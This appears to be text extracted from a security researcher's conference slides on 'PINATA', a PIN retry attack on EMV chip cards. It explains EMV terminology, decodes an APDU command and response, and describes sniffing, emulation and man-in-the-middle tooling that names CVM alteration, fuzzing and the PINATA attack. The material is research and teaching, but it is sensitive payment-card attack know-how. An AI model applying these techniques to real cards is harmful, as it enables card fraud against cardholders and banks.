



PINATA

//PIN Automatic Try Attack




metabaseq.com

Salvador Mendoza

Security Researcher

Ocelot Offensive Security Team




Agenda

01 Introduction to terminology

02 EMV Transaction Flow

03 Inadequate implementation



Agenda

04

Demo

05

Conclusions

03

Terminology





SE

Secure Element

CVM

Cardholder
Verification Method

APDU

Aplication Protocol
Data Unit



ICC

Intraged Circuit
Card

PRC


PIN Retry Counter


ARC/ARPC

Authorization
Response Code



EMV Contact Payment







Contact Payment

//EMV

Contact payments rely on physical contact between the card and the terminal. In a contact payment, the card user inserts, or “dips,” the EMV card into the terminal for the duration of the transaction.

(typical) EMV flow






Source: Chip and PIN is Broken




ISO 7816: Contact





APDU Protocol





APDU Command Example

Terminal command:

```
0000: 00 A4 04 00 0E 31 50 41 59 2E 53 59 53 2E 44 44
```

```
0010: 46 30 31
```

APDU Command Example



00 A4 04 00 0E 31 50 41 59 2E 53 59 53 2E 44 44 46 30 31

00 = Class

A4 = Instruction

04 = Parameter 1

00 = Parameter 2

0E = Command length

31 50 41 59 2E 53 59 53 2E 44 44 46 30 31 = Command



APDU Reponse Example

Card response:

0000: 6F 1E 84 0E 31 50 41 59 2E 53 59 53 2E 44 44 46

0010: 30 31 A5 0C 88 01 01 5F 2D 02 65 6E 9F 11 01 01

0020: 90 00

APDU Response Example



6F 1E 84 0E 31 50 41 59 2E 53 59 53 2E 44 44 46 30 31 A5 0C
88 01 01 5F 2D 02 65 6E 9F 11 01 01 90 00

6F 1E 84 0E 31 50 41 59 2E 53 59 53 2E 44 44 46 30 31 A5 0C
88 01 01 5F 2D 02 65 6E 9F 11 01 01 = Data

90 = SW1

00 = SW2

Breaking apart APDU Response

6F 1E 84 0E 31 50 41 59 2E 53 59 53 2E 44 44 46 30 31 A5 0C
88 01 01 5F 2D 02 65 6E 9F 11 01 01 90 00

6F File Control Information (FCI) Template

84 Dedicated File (DF) Name

315041592E5359532E4444463031

A5 File Control Information (FCI) Proprietary Template

88 Short File Identifier (SFI)

01

5F2D Language Preference

e n


9F11 Issuer Code Table Index

01


<https://emvlab.org/>




EMV Laboratory Middleware Assistant



// Simtrace 2




// ELMA





- USB – C
- ESP32
- WiFi
- Different adapters
- Dual modes






ELMA Toolset



- Sniffer
- Emulator
 - MiTM
 - Alter CVM order
 - Change terminal command
 - Adapt card response
 - Modify any EMV tag value
 - APDU Fuzzer
 - PINATA Attack
- Relay



Virtual Smart Card

Virtual Smart Card emulates a smart card and makes it accessible through PC/SC. Currently the Virtual Smart Card supports the following types of smart cards:

- Generic ISO-7816 smart card including secure messaging
- German electronic identity card (nPA) with complete support for [EAC \(PACE, TA, CA\)](#)
- Electronic passport (ePass/MRTD) with support for [BAC](#)
- Cryptoflex smart card (incomplete)

Smart card emulator written in Python

License: GPL version 3

Tested • Windows


Platforms: • macOS

• Linux (Debian, Ubuntu, OpenMoko)

The `vpcd` is a smart card reader driver for [PCSC-Lite](#) ^[2] and the windows smart card service. It allows smart card applications to access the `vpicc` through the PC/SC API. By default `vpcd` opens slots for communication with multiple `vpicc`'s on localhost on port 35963 and port 35964. But the `vpicc` does not need to run on the same machine as the `vpcd`, they can connect over the internet for example.

Although the Virtual Smart Card is a software emulator, you can use [PC/SC Relay](#) to make it accessible to an external contact-less smart card reader.

The file `utils.py` was taken from Henryk Plötz's [cyberflex-shell](#) ^[1].



Virtual Smart Card used with PCSC-Lite or WinSCard

